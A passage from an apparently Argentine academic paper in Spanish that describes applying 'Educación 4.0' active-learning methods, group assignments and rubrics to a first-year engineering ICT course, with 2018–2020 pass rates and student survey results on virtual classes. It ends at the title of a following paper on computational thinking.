- Eje contextual: para hacer más flexibles los recursos funcionales (tiempo y espacio) de forma que se generen nuevos dispositivos organizativos en materia de actividades de enseñanza y aprendizaje.
- Eje curricular: con la intención de ajustar los requerimientos curriculares para incorporar nuevas herramientas o contenidos culturales que respete las nuevas aptitudes del alumnado.
- Eje centrado en el proceso: propuestas para acomodar mejor los procesos y las actividades de aprendizaje a los cambios en las prácticas cognitivas y de comunicación, incluyendo tanto la comunicación interpersonal como la gestión del conocimiento, para beneficiarse así de sus mayores competencias en el ámbito de las tecnologías. [13].

“El docente tiene que explorar un nuevo desafío que plantea la educación actual. La baja dosis atencional de los estudiantes nos obliga a reelaborar nuestras clases repensando formatos que despierten la curiosidad y el interés del alumnado por los contenidos que les presentamos” [14].

La Educación 4.0 propone la cooperación como base del proceso de enseñanza. Permite la interacción constante entre alumnos y profesores, centrándose en la comunicación como principal vehículo para el aprendizaje. Aborda el aprendizaje competencial movilizandolos conocimientos para resolver problemas y casos reales. Busca el aprendizaje activo que pone al alumno a regular su proceso a través del pensamiento estratégico. Usa el juego y la creación de entornos de aprendizaje reales como motor de aprendizaje. Entiende la evaluación como un proceso de retroalimentación constante que ayuda a mejorar y

progresar. Utiliza las TIC como herramientas de acceso, organización, creación, difusión de contenidos. Primero define los objetivos y criterios de evaluación, después selecciona los contenidos y diseña las actividades de aprendizaje y finalmente piensa que herramientas tecnológicas pueden facilitar este proceso.

De todo lo anterior podemos deducir que la nueva educación tendrá que convivir de forma equilibrada con las tecnologías orientadas a las Tecnologías de la información, la comunicación y las conexiones, la Robótica, la Inteligencia Artificial, los Sistemas Expertos, la Realidad Virtual, la Realidad Aumentada y Big Data, entre otras.

Como conjunción de los temas expuestos, la cátedra de Fundamentos de TICs, que abarca gran parte de los temas que conciernen a la Industria 4.0, investiga las herramientas utilizadas en esa industria para estudiar los temas de la misma, logrando el doble objetivo de conocer nuevos contenidos a partir de prácticas sobre y con los mismos.

Estrategias Didácticas

Las estrategias didácticas de esta propuesta pedagógica se basan en la Educación 4.0 que es una respuesta a los requerimientos de la industria 4.0 y coloca al estudiante en el centro del ecosistema de la educación superior como protagonista del mismo.

La Educación 4.0 propone fomentar pensamiento crítico y analítico, la creatividad, la originalidad, la inteligencia emocional y la metacognición como base del aprendizaje significativo.

Las TIC están incluidas como herramientas pedagógicas y, al mismo tiempo, son el objeto de estudio de la materia Fundamentos de TICs, como por ejemplo: realidad aumentada, realidad virtual, diseño de modelos, problemas de inteligencia artificial, impresiones 3D, Big Data.

Las estrategias propuestas fueron:

- La resolución de problemas reales en forma grupal a través de medios tecnológicos, simuladores, aplicaciones móviles, Campus Virtual, creación de videos, etc. que coloquen al alumno frente a situaciones reales de trabajo, formando en él las competencias requeridas por la Industria 4.0.
- La utilización de entornos de aprendizaje reales, casos, juegos y desafíos para promover el aprendizaje de competencias por medio de resolución de problemas del ámbito ingenieril.
- Las estrategias de aprendizaje realizadas con base en metodologías activas.
- La cooperación como base del proceso de enseñanza, plasmada por medio de la comunicación e interacción entre docentes y alumnos.
- La generación, por parte del docente, de un contexto favorable al aprendizaje donde los estudiantes sean los protagonistas.

- La transferencia de conceptos siempre girando alrededor de actividades como problemas y ejercicios, favoreciendo la retroalimentación que promueve el progreso del alumno.
- El espacio de reflexión con un lugar fundamental.
- El contenido siempre referido a uno o más tipos de problemas definidos.
- El trabajo en equipo, para que los estudiantes resuelvan problemas y ejercicios.
- La inclusión de Rúbricas y/o Listas de Cotejo en cada Trabajo Práctico Obligatorio, explicitando al alumno y grupo de desarrollo, los contenidos y actitudes a desarrollar y los criterios de evaluación de cada contenido.
- Charlas, exposiciones y demostraciones con los profesionales del polo Tecnológico en temas como Industria Aditiva (Impresión 3D), Realidad Aumentada y Realidad Virtual.

Unidades

La materia Fundamentos de TICs cuenta con 6 (seis) Unidades Temáticas. Cada una de ellas comprende un tema específico de las TIC.

El desarrollo de contenidos comienza presentando una introducción a la Teoría de Sistemas de Información, considerando que todos los conocimientos incluidos en el currículo de la materia son, por sí mismos, sistemas.

Las siguientes unidades presentan Sistemas de Representación de la Información y Códigos para su transmisión segura, introduciendo al estudiante en el mundo digital y binario, continuando con Circuitos Lógicos, ya que por medio de éstos se diseñan los sistemas de procesamiento de datos y control de procesos; luego Hardware, integrando las unidades anteriores, a continuación Redes de Comunicación para interconectar sistemas y por último, Software, necesario para que dichos sistemas se desempeñen en forma automática.

Aplicaciones de Herramientas de la Educación 4.0 a las Unidades de Fundamentos de TICs para crear competencias requeridas por la Industria 4.0

Los temas curriculares de la materia Fundamentos de TICs, corresponden al Plan de Estudios 2009. En estos 11 años, la sociedad y la tecnología han realizado grandes cambios. Basta pensar en la difusión de los dispositivos móviles, que han cambiado el perfil del alumno, y de los docentes, al permitir tener en la mano, toda la información y los recursos comunicativos necesarios al instante. Sin embargo, los temas curriculares se mantienen fijos desde 2009.

Para lograr el objetivo de creación de competencias requeridas por la Industria 4.0 en los estudiantes de 1^{er}. Año,

la cátedra de Fundamentos de TICs, incorporó casos y ejemplos de la Industria 4.0 y metodologías activas de la Educación 4.0, que pertenecen a los grandes temas curriculares de la materia.

Estos cambios se basan fundamentalmente en la figura de Trabajos Prácticos Obligatorios (TPO), donde se plasman distintas tecnologías y metodologías, y en charlas de transferencia profesional y exposiciones de Ingenieros y equipos de investigación pertenecientes al Polo Tecnológico de la Universidad.

Los TPO, tienen la característica imprescindible de ser Trabajos Prácticos Grupales, ya que se persiguen crear en los alumnos recién incorporados a la Universidad, las siguientes competencias sociales, políticas y actitudinales:

- Desempeñarse de manera efectiva en equipos de trabajo.
- Comunicarse con efectividad.
- Actuar con ética, responsabilidad y compromiso social, considerando el impacto económico, social y ambiental de su actividad en el contexto local y global.
- Aprender en forma continua y autónoma.
- Actuar con espíritu emprendedor.

Asimismo, se busca comenzar a incorporar las siguientes competencias tecnológicas:

- Identificar, formular y resolver problemas de ingeniería.
- Concebir, diseñar y desarrollar proyectos de ingeniería.
- Gestionar, planificar, ejecutar y controlar proyectos de ingeniería.
- Utilizar de manera efectiva las técnicas y herramientas de aplicación en la ingeniería.
- Contribuir a la generación de desarrollos tecnológicos y/o innovaciones tecnológicas.
- Promover el aprendizaje activo a través del pensamiento estratégico aplicando herramientas tecnológicas.

A continuación, se describen como ejemplo en Tabla 1, los TPO pertenecientes a cada unidad temática implementados durante el primer cuatrimestre del año 2020. Es de destacar que dichos TPO, pueden incluir otros temas y/o casos de ejercitación y/o otras tecnologías a medida que éstas van surgiendo o como inquietud de los alumnos.

Tabla 1. TPO por cada Unidad

	ACTIVIDAD REALIZADA
UNIDAD 1 TPO1	Resolución de casos similares a los reales en los que el alumnado debe aplicar los temas vistos en la unidad 1 referidos a Sistemas de Información para identificar, formular y resolver problemas de ingeniería.
UNIDAD 2 TPO2	Aplicación en un caso concreto, utilizando códigos BCD, códigos QR y realidad aumentada. (Aprendizaje creativo basado en problemas concretos).

UNIDAD 3 TPO3	Utilización de software Logisim para simular la creación de circuitos lógicos, para la simplificación de funciones algebraicas.
UNIDAD 4 TPO4	Investigación sobre Periféricos. Armado de un informe de la investigación colaborativo grupal y publicación del mismo en un Foro público de acceso para los alumnos de cada comisión, con posterior retroalimentación por parte de sus pares. Opcional: este TPO incluye Transferencia Profesional sobre Impresoras 3D, consistente en una charla brindada por profesionales del Polo Tecnológico de la Universidad.
UNIDAD 5 TPO5	Confección de una investigación grupal referida a herramientas tecnológicas de la Web 2.0 sobre aplicaciones de IoT (Internet de las Cosas) y Ciberseguridad. Presentación de un informe de la investigación colaborativo grupal y publicación del mismo en un Foro público de acceso para los alumnos de cada comisión, con posterior retroalimentación por parte de sus pares. Opcional armado de un Video colaborativo grupal y publicación del mismo en una pizarra digital, con posterior retroalimentación por parte de sus pares que se introducía como comentario del postcard incorporado en la pizarra por cada grupo conteniendo el video colaborativo realizado.
UNIDAD 6 TPO6	Confección de una investigación grupal sobre casos de utilización de Inteligencia Artificial, Robótica, Big Data, Sistemas Expertos y Software Basado en la Nube por las empresas. Presentación de un informe de la investigación colaborativo grupal y publicación del mismo en un Foro público de acceso para los alumnos de cada comisión, con posterior retroalimentación por parte de sus pares.

Asimismo, se destaca que los alumnos aplicaron competencias adquiridas en los primeros TPO a los TPO siguientes.

Ejemplos de trabajos prácticos obligatorios y testimonios de transferencia profesional

Ejemplo del TPO 1: Parte B:

Consigna del Proyecto: Los alumnos se reunirán en grupos de 4 o 5 integrantes y dispondrán de 30 minutos para debatir en forma colaborativa acerca de las posibles soluciones para el estudio de caso planteado a través de las situaciones enunciadas a continuación, aplicando los conceptos analizados en la unidad 1 que consideren útiles para que el Ingeniero Oportuno pueda cumplir en forma óptima su tarea. Luego cada grupo presentará por escrito lo producido. La Figura 1 muestra los temas comprendidos en el TPO y las Figura 2 muestra el planteo inicial del caso de estudio.




Figura 1. Temas abarcados en el TPO1.

Figura 4: Parte del Foro de Curso 03. TPO1.




Figura 2. Planteo inicial del caso en TPO1.

La Figura 3, muestra parte del Foro de la Plataforma MIE² (Campus Virtual de Universidad, donde los alumnos intercambian ideas sobre la resolución del Trabajo Práctico Obligatorio planteado. Y la Figura 4 muestra el Foro del Curso 03 sobre el TPO y permite observar intercambio de ideas entre los alumnos.




Figura 3: Foro del TPO1.



Figura 5: Foro del TPO 4.

Como puede observarse en la Figura 6, que contiene consignas del TOP2, el alumno debe escanear los códigos QR y observar aplicaciones de Realidad Aumentada aplicadas a la industria.



Figura 6: Consignas del TPO2.

² MIE²: Materias Interactivas en Línea

Cada TPO incluye las rúbricas correspondientes, para informar y orientar a los alumnos sobre los niveles de logro y requisitos para alcanzarlos. La Figura 7 presenta las rúbricas correspondientes al TPO2.

FUNDAMENTOS DE TIC'S				
Herramienta de retroalimentación para el alumno: RÚBRICA del TPO 2				
Criterios	Niveles de logro			
	1	2	3	4
Utilización del Código QR e identificación de la información asociada	Dificultad en la utilización del Código QR y en la identificación de la información asociada al mismo	Identifica el Código QR pero presenta dificultad en la identificación de la información asociada al mismo	Identifica el Código QR pero sólo identifica la información asociada al mismo en forma parcial	Identifica el Código QR e identifica la información asociada al mismo en forma satisfactoria
Identificar y utilizar Códigos BCD	Dificultad en la identificación y utilización de los códigos BCD	Identifica los códigos BCD pero presenta dificultad en la utilización de los mismos	Identifica los códigos BCD pero los utiliza en forma parcializada	Identifica los códigos BCD y los utiliza en forma satisfactoria
Reconocer usos de los Códigos BCD	Dificultad en reconocer la utilización de los códigos BCD	Reconoce la utilización de los códigos BCD pero en forma escasa	Reconoce la utilización de los códigos BCD en forma parcializada	Reconoce la utilización de los códigos BCD en forma satisfactoria

Figura 7: Rúbricas para TPO2

Ante la nueva perspectiva de confeccionar un diseño tecno-pedagógico de enseñanza 4.0 mediada, como es el caso del diseño de ambientes y situaciones de aprendizaje en las plataformas MIEl y Teams³ brindadas por la Universidad, se consideraron la naturaleza y el tipo de actividades que los alumnos realizarían de forma no sólo individual sino colectiva; las características de las herramientas que se pusieron a disposición del alumnado; los usos previstos de dichas herramientas; y las reglas y prácticas educativo-culturales en las que se insertarían las actividades propuestas.

Desde el punto de vista de los recursos tecnológicos que se pudieron incorporar en el diseño de entornos virtuales de enseñanza y aprendizaje, se destacaron aquellos que brindaron la posibilidad de integrar varias prestaciones comunicativas y colaborativas que facilitaron la comunicación sincrónica y asincrónica entre compañeros y profesores; tal es el caso de los chats, foros, mensajería, videoconferencias, entre otros. No obstante, es importante señalar que por sí mismos, y como meros recursos tecnológicos, no resolvieron el problema de la construcción conjunta del conocimiento, dado que lo relevante resulta ser el tipo de prácticas educativas y comunicativas que se propiciaron entre los participantes, es decir, los usos que se

³ **Microsoft Teams** es una plataforma unificada que permite la colaboración entre personas de un mismo equipo, compartiendo

hicieron de dichas herramientas. Así pues, uno de los primeros aspectos relevantes en el diseño de entornos digitales tiene que ver, justamente, con la selección de uso que se les dará a las plataformas tecnológicas que dan soporte a la educación en un entorno virtual [15].

Resultados

Comparando la cantidad de alumnos que Aprobaron y Cursaron la materia en los 1° Cuatrimestres de los años 2018, 2019 y 2020, podemos concluir que la implementación de la educación mediada en 2020 muestra mayor porcentaje de aprobación y cursado, que en los años anteriores, así como una disminución de Ausentes y Reprobados.

Se comparan los Primeros Cuatrimestres, ya que las condiciones de los alumnos son similares. Para la mayoría de ellos, es su primer cuatrimestre como alumno universitario.




Fig. 8: Comparación de Porcentajes de Aprobados y Cursado con Ausentes y Reprobados en 1° Cuatrimestre 2018, 2019 y 2020.

El gráfico de barras de la Figura 8 muestra un 10% de crecimiento de Aprobados y Cursados y un 10% de disminución de Ausentes y Reprobados, con respecto a 2019. Es de destacar que la metodología de TPO, fue implementada a partir del 1° Cuatrimestre 2019. Ya en ese año, los porcentajes mejoraron, con respecto a 2018.

Durante la cursada fue realizada una Encuesta de Cátedra, donde los estudiantes valoraron la nueva metodología en forma muy positiva. La Figura 9 muestra los resultados de la encuesta por medio de un gráfico de sectores. La pregunta realizada fue si “Los TPO mejoran la comprensión de los temas.”

recursos y cuya función principal es la comunicación constante entre los miembros del equipo.




Figura 9: Consulta a los alumnos sobre los TPO.

Como puede observarse en la Figura 9 el 69% de los estudiantes respondió positivamente.

Además, para completar esta investigación se implementó una encuesta no obligatoria y anónima, dirigida a la totalidad de los alumnos de los siete cursos de primer año de la carrera de Ingeniería de la Universidad en que se dictó la materia Fundamentos de TICs durante el primer cuatrimestre del año 2020. De los cursos consultados en las encuestas, tres de ellos estaban conformados por alumnos ingresantes y otros cuatro cursos más constituidos por alumnos que recursaban la materia. Siendo la cantidad de encuestas respondidas por un total de 241 alumnos (73% de los alumnos que completaron el cursado de la materia). Se realizó una valoración cuantitativa y cualitativa de las respuestas obtenidas como muestran los resultados.

A continuación, se solicitó al alumno que asignara un puntaje a cada una de las herramientas tecnológicas implementadas en cursado virtual en Fundamentos de TICs y en otras materias, concediendo el valor 5 (mayor puntaje) a la herramienta que les ha brindado más ayuda y el valor 1 (menor puntaje) a la que les ha brindado menos ayuda. Los resultados obtenidos se pueden observar en la Figura 10 donde se representa el puntaje asignado por los alumnos a las herramientas utilizadas en las clases virtuales. Cabe destacar que estos porcentajes, representan la cantidad de alumnos que le asignaron la mayor valoración a cada una de las herramientas.




Figura 10: Puntaje asignado por los alumnos a las herramientas utilizadas en las clases virtuales. Se grafica el porcentaje obtenido por cada herramienta con la MAYOR puntuación.

Se observa que la herramienta que representó la mayor ayuda fueron las clases por videoconferencia en la plataforma Teams con el profesor explicando en vivo de manera sincrónica (84%), las grabaciones de las clases llevadas a cabo por videoconferencia (67,9%), los contenidos teóricos accedidos desde la plataforma MIEL (62,6%), los contenidos multimedia tales como presentaciones y simuladores (57,4%), videos en YouTube con explicaciones de los docentes de la cátedra (54,7%), mensajes en la plataforma MIEL (47,1%), foros en el entorno MIEL (39,2%) y Chats en la plataforma MIEL (17%).

En la siguiente pregunta se consultó a los alumnos qué servicios utilizaron dentro de la plataforma MIEL, la Figura 11 muestra los porcentajes de uso de cada uno de los servicios.




Figura 11: Servicios de MIEL utilizados por el alumno.

Se puede observar que los servicios más utilizados fueron foros, mensajería y contenidos: los tres servicios en la misma proporción.

Luego se preguntó qué metodología de cursado de las clases virtuales preferían, pudiendo optar entre las clases on line con el Profesor (clases sincrónicas) explicando como si el docente estuviera en forma presencial o bajar el material (guías de estudio, videos, presentaciones, material multimedia, etc.) y estudiar en forma autónoma (clases asincrónicas). La Figura 12 representa la preferencia de los alumnos por las clases sincrónicas con el docente explicando por videoconferencia (90%).




Figura 12: Preferencia del alumno respecto de la metodología de dictado de las clases virtuales.

Posteriormente se consultó al alumnado acerca de cómo consideraban a la modalidad virtual de cursado, como se grafica en la Figura 13.




Figura 13: Consideración del alumno sobre la modalidad virtual.

El gráfico permite observar que ambas opciones (“una oportunidad educativa que debería continuar” y “una excepción ante la situación actual”) recibieron valoraciones similares.

La encuesta realizada brinda como información que los alumnos mayoritariamente contaron con recursos tecnológicos que permitieron el cursado virtual de sus clases, pero lamentablemente revelan que frecuentemente experimentaron dificultades de conectividad en las zonas de residencia, lo que refleja una deficiente red de comunicación para sostener una educación virtual ante la imposibilidad de la presencialidad.

Entre los principales puntos positivos de la modalidad virtual se destaca que, al poder cursar desde sus casas, los alumnos hacen un mejor aprovechamiento del tiempo, esto se debe a que el aprendizaje ubicuo se relaciona también con una nueva forma de lectura, en la que se aprovechan los tiempos muertos de traslados o esperas, y se lee en espacios de tiempo denominados “burbujas de ocio” [16]. Otro aspecto señalado por el alumnado como positivo de la modalidad virtual enfatiza la disponibilidad y facilidad de acceso a los materiales didácticos (teóricos, multimedia y grabación de las clases por Teams). Esto se halla en concordancia con el aprendizaje ubicuo: “la posibilidad de acceder a la información en cualquier lugar o cualquier momento, la interacción con pares y expertos eruditos genera oportunidades estructuradas de aprendizaje desde una variedad de fuentes” [17].

La incorporación de nuevas herramientas tecnológicas puede aportar distintas modalidades y dinámicas para lograr nuevos conocimientos. Dado que “...los medios son extensiones de las capacidades del hombre...” y, como docentes, debemos promover acciones para extender esas capacidades [18]. Teniendo en cuenta que “...a medida que se utiliza frecuentemente una tecnología se la naturaliza...” [19].

El alumnado también resalta en sus respuestas abiertas, que los trabajos prácticos grupales y la claridad de los apuntes brindados, fueron de gran ayuda para la comprensión de los temas. Esto evidencia que la cátedra al elaborar la planificación pedagógica tuvo especial consideración que, en la modalidad de enseñanza mediada, es de vital importancia la gestión (diseño, elaboración, uso y evaluación) de los materiales didácticos ya que “...son uno de los ejes vertebradores de gran parte de las acciones de enseñanza desarrolladas en cualquiera de los niveles y

modalidades de educación...” [20]. Cabe destacar también, el consenso de los educandos al resaltar el compromiso y la buena predisposición de los docentes de la cátedra para explicar los temas y responder sus consultas. Demostrando que en este proceso de enseñanza-aprendizaje en un entorno virtual, el docente se desempeña como mediador y facilitador del trayecto formativo: “... el docente deberá transformarse en un guía o facilitador de los aprendizajes de sus alumnos...” [21].

Conclusiones

La metodología de Educación 4.0 mediada implementada, fue recibida y ejecutada en forma muy satisfactoria por los estudiantes y docentes. Los resultados muestran que desde que se implementó los niveles de satisfacción fueron mejores que los de años anteriores. El proyecto fue un éxito desde el punto de vista de la cátedra y de los estudiantes.

El presente trabajo se orienta a promover una innovación de los docentes mediante la aplicación de la educación mediada, a fin de que puedan cambiar sus formas de enseñanza en las diversas áreas curriculares, que los estudiantes se sientan más interesados en sus aprendizajes, haciendo uso de nuevas estrategias y medios que permitan obtener un aprendizaje más significativo. Se orienta a producir cambios de actitud en los docentes en función de las necesidades de los estudiantes y del avance científico tecnológico, generando procesos actualizados e innovadores que contribuyan al logro de competencias, valores y actitudes en sus estudiantes que le permitirán una inserción social y laboral futura exitosa.

El modelo pedagógico que se implementó en el dictado de la materia, consolidó que es posible generar una propuesta conjunta de experiencias sincrónicas, llevadas a cabo a través de videoconferencias en la plataforma Teams, y otras experiencias asincrónicas a través de la plataforma MIEl, en el sentido de que por su propia complementariedad se potencian mutuamente, creando así un entorno abierto con múltiples intercambios comunicativos entre profesores y alumnos que promovió una mayor profundización y apropiación del conocimiento. Se concluye que la modalidad virtual puede brindar una trayectoria exitosa en el cursado de las materias de primer año en las carreras de Ingeniería, produciendo una educación mediada de calidad.

A través del uso pedagógico de las TIC, han surgido nuevos planteamientos pedagógicos que resaltan la prioridad del aprendizaje sobre la enseñanza; el papel clave del alumnado y la consiguiente necesidad de acudir a metodologías en las que el estudiante, sobre todo el universitario, tome las riendas de su aprendizaje con la dirección, la orientación y el apoyo de su profesor. Se privilegia el proceso formativo basado en una evaluación continua y en la continua propuesta de tareas. [22]

Mediante las nuevas herramientas tecnológicas, se prioriza el papel protagónico del alumnado en el proceso de aprendizaje, de todos los niveles, pero, en particular, del universitario, en la construcción del propio aprendizaje como fruto de sus lecturas, de su reflexión y del apoyo de compañeros y profesores, y continúa con la relación entre enseñanza y aprendizaje y en particular en el aprendizaje de competencias.

Del mismo modo cabe señalar la importancia, junto al aprendizaje autónomo, del aprendizaje colaborativo, que añade a los logros académicos repercusiones educativas de notable relieve, como el compañerismo, la solidaridad y la capacitación para el trabajo en equipo.

Las herramientas tecnológicas de la Educación 4.0 tienden a favorecer un aprendizaje más complejo e integrador basado en las asociaciones, comparaciones y un pensamiento crítico y reflexivo. Se promueve el desarrollo de la capacidad de análisis, lo que permite a los alumnos, conocer más profundamente y construir nuevos conocimientos a partir de otros previos. Esta modalidad de aprendizaje está relacionada con varias competencias (pensamiento crítico, resolución de situaciones de estudio, organización y argumentación de sus conclusiones, habilidad en la percepción de los detalles y de relaciones novedosas entre elementos propios de la realidad objeto de estudio, identificación de los elementos constitutivos del contexto estudiado, organización de la información significativa según criterios preestablecidos adecuados a un propósito). Y, por último, tener en claro los objetivos del tema analizado, que ayudarán a establecer criterios para seleccionar la información relevante y organizarla en la construcción de la síntesis.

La metodología de Educación 4.0 constituye un instrumento que permite profundizar respecto a las características del proceso de aprendizaje que los alumnos van desarrollando, lo que le posibilita al docente adquirir información valiosa para reorientar el proceso de enseñanza y colaborar en el logro de aprendizajes.

Trabajo Futuro

La cátedra se propone seguir avanzando en la aplicación de nuevas herramientas y perfeccionando los casos planteados en los TPO.

Asimismo, se propone realizar nuevos cursos de capacitación docente de aplicación de metodologías de Educación 4.0.

Referencias

- [1] Educación digital y cultura de la innovación - Colección Innovación Práctica Perspectivas de futuro - Fundación Cotec para la Innovación Tecnológica (2014)
- [2] Prensky, M., «Digital natives, digital immigrants», On the Horizon, núm 9, pp.1-6. (2001)

- [3] <https://ilab.net/la-universidad-del-futuro-y-la-educacion-4-0/>
- [4] [MIEl. Materias Interactivas en Líneas](http://miel.unlam.edu.ar)
- [5] Libro Rojo de CONFEDI. https://confedi.org.ar/download/documentos_confedi/LIBRO-ROJO-DE-CONFEDI-Estandares-de-Segunda-Generacion-para-Ingenieria-2018-VFPublicada.pdf
- [6] G. Nieponice. <https://www.infopymes.info/2018/08/que-es-la-industria-4-0-y-cuanto-falta-para-que-llegue-a-la-argentina/>
- [7] L. De Bernárdez. <https://www.infobae.com/def/desarrollo/2019/01/08/la-industria-4-0-una-revolucion-en-las-fabbricas/>
- [8] <https://www.lavanguardia.com/tecnologia/20190307/468930357/12/industria-40-empleo-formacion-profesional-profesionales-mano-de-obra-espana.html>
- [9] Edel, R. *El Concepto de Enseñanza-Aprendizaje*. Revista Electrónica Red Científica. Ciencia, Tecnología y Pensamiento. 2004
- [10] Betancur, D., Moreno, J. & Ovalle, D. A. Modelo para la Recomendación y Recuperación de Objetos de Aprendizaje en Entornos Virtuales de Enseñanza/ Aprendizaje. Revista Avances en Sistemas e Informática. 2009.
- [11] García, M. R. Interacción y Comunicación en Entornos Educativos: Reflexiones Teóricas, Conceptuales y Metodológicas. Revista de Asociación Nacional de Programas de Posgrado en Comunicación (E-Compós). Vol. 8. Disponible en <https://doi.org/10.30962/ec.143>. 2007.
- [12] Esteve, F.M. & Gisbert, M. (2011) El Nuevo Paradigma de Aprendizaje y las Nuevas Tecnologías. Revista de Docencia Universitaria. REDU. Vol.9 (3). Pag.s 55 – 73.
- [13] Francesc Pedro: "Aprender en el nuevo milenio. Un desafío a nuestra visión de las tecnologías y la enseñanza"
- [14] Lazzatti, Pablo. "Jugarle a la cabeza: una apuesta al aprendizaje lúdico y las neurociencias en la enseñanza del Derecho." Anales de la Facultad de Ciencias Jurídicas y Sociales (2017).
- [15] Esteve, F.M. & Gisbert, M. (2011) El Nuevo Paradigma de Aprendizaje y las Nuevas Tecnologías. Revista de Docencia Universitaria. REDU. Vol.9 (3). Pag.s 55 – 73.
- [16] Igarza, R.: Burbujas de ocio. Nuevas formas de consumo cultural. Buenos Aires. Ediciones La Crujía (2009)
- [17] Burbules, N.: El aprendizaje ubicuo y el futuro de la enseñanza. Rencontres on Education. Vol. 13, pp. 3–14 (2012)
- [18] McLuhan, M.: Comprender los medios de comunicación. Las extensiones del ser humano. Barcelona. Ed. Paidós (1994)
- [19] Ong, Walter.: Oralidad y Escritura. Fondo de cultura económica. Capítulo 4 (1994)
- [20] Área Moreira, M.: Manual electrónico: Introducción a la Tecnología educativa, p24, Universidad de La Laguna (España) (2009)
- [21] Marín Díaz, V., & Romero López, M. A.: La formación docente universitaria a través de las TICs. Pixel. Bit. Revista de Medios y Educación. (2009)
- [22] Pérez Justé, R. (Coord.) (2012). El portafolio. Aprendizaje, competencias y evaluación. Universidad de Educación a Distancia (UNED), Madrid, España. Capítulo 4

El Impacto del Pensamiento Computacional en el Diseño y la Codificación de Algoritmos

Elizabeth Jiménez Rey
Facultad de Ingeniería de la Universidad de Buenos Aires
ejimenezrey@fi.uba.ar

Resumen

